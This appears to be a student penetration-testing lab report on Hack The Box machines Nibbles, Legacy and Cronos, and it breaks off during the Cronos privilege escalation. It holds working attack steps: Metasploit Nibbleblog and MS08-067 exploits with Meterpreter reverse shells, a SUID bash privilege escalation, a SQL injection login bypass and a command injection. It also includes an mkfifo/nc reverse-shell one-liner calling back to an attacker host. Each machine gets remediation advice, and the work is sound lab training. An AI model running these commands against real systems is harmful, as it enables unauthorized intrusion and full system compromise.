Nibbleblog URL Sync

Nibbleblog Key Sync

Version

Nibbleblog 4.0.3 "Coffee"

 - Developed by Diego Najar

“Nibbleblog <4.0.5” is vulnerable to [CVE-2015-6967](#). Using the following “[metasploit module](#)” to exploit this vulnerability, setting the module with the relevant settings and acquiring a reverse shell (Proof of shell in “Initial Shell Screenshot” title):

```
Module options (exploit/multi/http/nibbleblog_file_upload):
  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  nibbles             yes       The password to authenticate with
  Proxies   no                  no        A proxy chain of format type:host:port[,type:host:port][... ]
  RHOSTS    10.10.10.75         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80                  yes       The target port (TCP)
  SSL       false               no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /nibbleblog         yes       The base path to the web application
  USERNAME  admin               yes       The username to authenticate with
  VHOST     no                  no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.14.8       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Nibbleblog 4.0.3
```

Initial Shell Screenshot:

```
msf6 exploit(multi/http/nibbleblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Sending stage (40004 bytes) to 10.10.10.75
[+] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.8:4444 → 10.10.10.75:58662) at 2025-10-05 13:33:47 +0300

meterpreter > shell
Process 16780 created.
Channel 0 created.
whoami
nibbler
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

Proof.txt Contents:

Inside “/home/nibbler” file “user.txt” was found as proof of access to user “nibbler”:

```
pwd
/home/nibbler
cat user.txt
266cb932064ffd7f4fa6a0580f40e67f
```

Privilege Escalation

Privilege Escalation to user "root".

Vulnerability Exploited:

Running `sudo -l` from user "nibbler" shows the following command can be used as user "root" on the machine from "nibbler":

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
  (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Unzipping "personal.zip", the following files created:

```
which unzip
/usr/bin/unzip
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

The file "monitor.sh" is World-Writable, and permission to run this file as "root" from "nibbler" is available (as seen from `sudo -l`):

```
pwd
/home/nibbler/personal/stuff
ls -l
total 4
-rwxrwxrwx 1 nibbler nibbler 4015 May  8 2015 monitor.sh
```

Editing the content of the file to elevate privileges. The method used was providing “/bin/bash” with “SUID permissions”, when creating a shell with `bash -p` it will run as the owner of the file “root” and provide a shell as user “root” (Proof for root under “Proof Screenshot” title):

```
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
echo 'chmod +s /bin/bash' > monitor.sh
ls
monitor.sh
cat monitor.sh
chmod +s /bin/bash
sudo -u root /home/nibbler/personal/stuff/monitor.sh
ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
```

Vulnerability Explanation:

Unrestricted permissions to run file “monitor.sh” as user “root”, and the file being World-Writable allows an attacker to run every command as user “root” on the system, essentially leading to full system compromise.

Vulnerability Fix:

- **Restricting file “monitor.sh” permissions:** The file is World-Writable which allows every user on the system to edit it, upgrading the permissions of the file can prevent this matter.
- **Removing sudo permissions on user “nibbler”:** “nibbler” Can run the script “monitor.sh” as “root” user, removing this permission will prevent this Privilege Escalation Vector.
- **Require a password for “sudo” on “nibbler” user:** Prompting a password for using powerful commands like “sudo -l” or “sudo” can prevent this Privilege Escalation vector, as access to nibbler was achieved with no password.

Severity: Critical - A vulnerable script on the system and poorly-handled permissions allows an attacker to elevate privileges to user “root”, compromising the system.

Exploit Code:

Editing file “/home/nibbler/personal/stuff/monitor.sh” with the following command: `chmod +s /bin/bash` and running the script with the following command:

`sudo -u root /home/nibbler/personal/stuff/monitor.sh` grants “/bin/bash” with SUID permissions. Creating a shell with `bash -p` drops a shell as the owner of the file “/bin/bash” (root), providing a shell as user “root”.

Proof Screenshot Here:

```
bash -p
whoami
root
id
uid=1001(nibbler) gid=1001(nibbler) euid=0(root) egid=0(root) groups=0(root),1001(nibbler)
ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:94:3c:cb
          inet addr:10.10.10.75  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe94:3ccb/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:fe94:3ccb/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:197638 errors:0 dropped:53 overruns:0 frame:0
          TX packets:194090 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31401791 (31.4 MB)  TX bytes:96203371 (96.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2066 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:200516 (200.5 KB)  TX bytes:200516 (200.5 KB)
```

Proof.txt Contents:

Inside “/root” file “root.txt” was found as proof of access to user “root”:

```
cd /root
ls
root.txt
cat root.txt
7982aa5e26b29e900b9976c101463ebb
```


System IP: 10.10.10.4

Service Enumeration

Server IP Address	Ports Open
10.10.10.4	TCP: 135(msrpc), 139(netbios), 445(smb)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_  smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2025-10-10T17:37:40+03:00
|_  nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:94:56:f8 (VMware)
|_  clock-skew: mean: 5d00h27m47s, deviation: 2h07m16s, median: 4d22h57m47s
```

Initial Shell Vulnerability Exploited

The initial shell that was achieved granted access as user "NT AUTHORITY/SYSTEM". Privilege escalation isn't required.

Vulnerability Explanation: [CVE-2008-4250](#) / [MS08-067](#)

A remote code execution vulnerability exists in the Server service on Windows systems. The vulnerability is due to the service not properly handling specially crafted RPC requests. This exploit doesn't require authentication and an attacker who successfully exploited this vulnerability could take complete control of an affected system.

Vulnerability Fix:

- **Upgrading to newer WindowsOS:** This vulnerability was patched in newer versions of Windows (Windows Vista/Server 2008 and later) and requires authentication, the following version of Windows XP 5.1 running on the server is outdated and no longer supported by Microsoft.
- **Downloading patch "MS08-067":** Microsoft released a patch to this vulnerability which can be downloaded from the [official microsoft website](#).
- **Applying Firewall:** According to Microsoft MS08-067 patch, applying a firewall can mitigate this exploit.

Severity: Critical - Outdated version of WindowsOS (Windows XP 5.1) and vulnerability MS08-067 allows access to user "NT AUTHORITY/SYSTEM", leading to full system compromise.

Proof of Concept Code Here:

Using the following “nmap” command to enumerate vulnerabilities on the services running on the machine, the machine is potentially vulnerable to 3 CVE’s:

`nmap -script vuln 10.10.10.4 -v`

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|   State: VULNERABLE
|   IDs: CVE:CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|   Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|   code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

Searching for the vulnerability in “Metasploit”, the following module is available:

```
msf6 > search ms08-067
Matching Modules
#  Name
0  exploit/windows/smb/ms08_067_netapi
on
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corrupti

בדיקות חוסן תשתית

דוח מעבודות גמר

Setting the module with the relevant settings:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 10.10.10.4      | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.14.8      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


```

Running the exploit and gaining a shell on the target:

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.8:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.8:4444 → 10.10.10.4:1035) at 2025-10-05 15:50:18 +0300

meterpreter >
```

Information about the OS:

```
meterpreter > sysinfo

Computer      : LEGACY
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : HTB
Logged On Users : 1
Meterpreter   : x86/windows
```

Initial Shell Screenshot:

The shell that was achieved is under “AUTHORITY/SYSTEM”, which is the most powerful user on Windows system:

```
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.8:4444 → 10.10.10.4:1035) at 2025-10-05 15:50:18 +0300

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Proof.txt Contents:

Inside “C:\Documents and Settings\john\Desktop” the file “user.txt” is accessible as proof of access to the system.

```
16/03/2017 09:19 <DIR> .
16/03/2017 09:19 <DIR> ..
16/03/2017 09:19 32 user.txt
                  1 File(s)      32 bytes
                  2 Dir(s)  6.352.736.256 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
```

Inside “C:\Documents and Settings\Administrator\Desktop” the file “root.txt” is accessible as proof of access to the system as administrator user.

```
16/03/2017 09:18 <DIR> .
16/03/2017 09:18 <DIR> ..
16/03/2017 09:18 32 root.txt
                  1 File(s)      32 bytes
                  2 Dir(s)  6.342.004.736 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```


System IP: 10.10.10.13

Service Enumeration

Server IP Address	Ports Open
10.10.10.13	TCP: 22(ssh), 53(domain), 80(http)
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial Shell Vulnerability Exploited

Vulnerability Explanation:

Due to SQL injection vulnerability, it was possible to bypass the login form and gain access to the tool “Net Tool v0.1”, this tool doesn’t restrict and sanitize input, allowing to use “&” ampersand to execute an additional command other than the allocated “ping” and “traceroute” commands.

Vulnerability Fix:

- **Correcting SQL code:** SQL injection is mainly due to poorly written code, the following link can help fix and mitigate this issue. [SQL Injection Prevention Cheat Sheet](#)
- **Sanitizing input in “Net Tool v0.1”:** Sanitizing the input provided to “Net Tool v0.1” can prevent escaping the allocated “ping” and “traceroute” commands, allowing only characters that appear in IP addresses.
- **Upgrading to newer “NetTool”:** Multiple services for “NetTools” are available, upgrading to newer, active and regularly patched tool for “NetTool” can mitigate this vulnerability.

Severity: High - SQL injection vulnerability and unsanitized input in “NetTool v0.1” leads to access to the system as user “www-data”.

Proof of Concept Code Here:

Because the server uses port 53(domain), domain enumeration is the first step to find the domain and subdomains for the IP. Using the tool “nslookup”:

The domain “ns1.cronos.htb” found, “cronos.htb” is the main domain of the IP.


```
(boker@boker)-[~/Desktop/HTB/Cronos]
$ nslookup
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
> 10.10.10.13
13.10.10.10.in-addr.arpa      name = ns1.cronos.htb.
```

Multiple subdomains were found under “cronos.htb” using the tool “dig”:

```
(boker@boker)-[~/Desktop/HTB/Cronos]
$ dig axfr @10.10.10.13 cronos.htb


; <<>> DiG 9.20.9-1-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.        604800 IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.        604800 IN      NS      ns1.cronos.htb.
cronos.htb.        604800 IN      A       10.10.10.13
admin.cronos.htb.  604800 IN      A       10.10.10.13
ns1.cronos.htb.    604800 IN      A       10.10.10.13
www.cronos.htb.    604800 IN      A       10.10.10.13
cronos.htb.        604800 IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 80 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Sun Oct 05 16:34:06 IDT 2025
;; XFR size: 7 records (messages 1, bytes 203)
```

Adding the domain and subdomain to “/etc/hosts” so they can be accessible:



```
File Actions Edit View Help
GNU nano 8.4 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 hoker
10.10.10.13 cronos.htb admin.cronos.htb ns1.cronos.htb www.cronos.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Accessing “admin.cronos.htb” a login form is displayed. Trying commonly-used default credentials to no avail:



בדיקות חוסן תשתית

דוח מעבדות גמר

Because no username/password was enumerated, testing more methods to bypass the login form. Testing for SQL Injection with “burpsuite” using a wordlist from github ([SQLi Wordlist](#), “Generic SQL Injection Payloads”).


The screenshot shows the Burp Suite interface. The main panel displays a POST request to `http://admin.cronos.htb`. The request body contains a SQL injection payload: `username=admin&password=AND=1%201`. The right-hand panel shows the 'Payloads' tab, where a 'Simple list' of payloads is configured. The list includes various SQL injection payloads, and the 'Add' button is highlighted.

The following SQLi shows a different length and status code:


The screenshot shows the 'Results' tab in Burp Suite, displaying a table of test results for the SQL injection attack. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The first row (Request 16) shows a status code of 302 and a length of 1888, which are highlighted with red boxes.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
16	'OR'1---	302	73			1888	
1	'	200	72			1923	
2	''	200	75			1923	
4	''	200	74			1923	
5	''	200	75			1923	
7	''	200	78			1923	
9	//	200	75			1923	
11	\\	200	76			1923	
12	;	200	74			1923	
14	-- or #	200	73			1923	
0	-- or #	200	78			1924	
3	'	200	77			1924	
6	'	200	76			1924	
8	/	200	75			1924	
10	\	200	77			1924	
13	* or *	200	74			1924	
15	*OR'1	200	78			1924	


Using the following SQLi on the username parameter granted bypassed the login form and the website was accessible:



Using the ping option the server execute the command "ping <IP_PROVIDED>"




Because the server sends the IP to “ping” command without restrictions it’s possible to inject more commands to be executed after “ping” by using “&” ampersand to continue using the command line, in this instance running command “id” provides the output of that command.



The screenshot shows a web browser window with the address bar displaying `admin.cronos.htb/welcome.php`. The browser's bookmark bar includes links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, and Kali NetH. The main content area of the page is titled **Net Tool v0.1**. Below the title, there is a form with a dropdown menu set to 'ping', a text input field containing `8.8.8.8 & id`, and an 'Execute!' button. The output of the command is displayed below the form: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`, `PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.`, and `--- 8.8.8.8 ping statistics ---` followed by `1 packets transmitted, 0 received, 100% packet loss, time 0ms`.

Creating a “nc” listener and creating a reverse shell to be executed from the command line:



The screenshot shows the same web browser window and page layout as the previous one. The dropdown menu is now set to 'traceroute', and the text input field contains `&1|nc 10.10.14.8 4444 >/tmp/f`. The 'Execute!' button is visible. The output of the command is displayed below the form: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`.

The reverse shell command from [revshells](#) (Image so no malicious code will be in the report), using “mkfifo” reverse shell as “bash” shell interfered with the vulnerable “&” ampersand (proof of shell in “Initial Shell Screenshot” title):

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.8 4444 >/tmp/f
```

Initial Shell Screenshot:

```
(boker@boker)-[~/Desktop/HTB/Cronos]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.13] 54844
bash: cannot set terminal process group (1317): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
www-data@cronos:/var/www/admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/var/www/admin$ ifconfig
```

Proof.txt Contents:

Inside “/home/noulis” the file “user.txt” is accessible as proof of access to the system as user “www-data”.

```
www-data@cronos:/home/noulis$ ls
ls
user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
949acecd2b5758fa4f11315e671bdb00
www-data@cronos:/home/noulis$ pwd
pwd
/home/noulis
```

בדיקות חוסן תשתית

דוח מעבדות גמר

Privilege Escalation

Privilege Escalation from user "www-data" to "root".

Vulnerability Exploited:

Stabilizing the shell for more easily interactive interface:

```
www-data@cronos:/home/noulis$  
  
python -c 'import pty; pty.spawn("/bin/bash")'  
  
www-data@cronos:/home/noulis$  
www-data@cronos:/home/noulis$  
